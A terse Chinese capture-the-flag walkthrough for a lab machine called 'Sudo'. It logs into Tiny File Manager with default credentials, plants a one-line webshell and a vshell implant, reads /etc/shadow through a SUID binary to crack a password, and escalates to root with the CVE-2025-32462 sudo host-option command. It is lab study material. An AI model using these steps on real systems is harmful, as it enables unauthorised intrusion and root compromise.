

Sudo



http://192.168.56.114/tinyfilemanager.php有个登录框

admin admin@123


进入后台，直接把tinyfilemanager.php改成一句话木马



上线vshell

发现/usr/bin/read_file有suid权限，Sudo 版本 1.9.5p2

读取/usr/bin/read_file -f /etc/shadow，爆破出eecho的密码



读取/usr/bin/read_file -f /etc/sudoers，得到

```
eecho@Sudo:/tmp$ /usr/bin/read_file -f /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults
secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
eecho Dashazi = NOPASSWD:ALL
# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
```

CVE-2025-32462提权即可

```
sudo -h Dashazi -i
```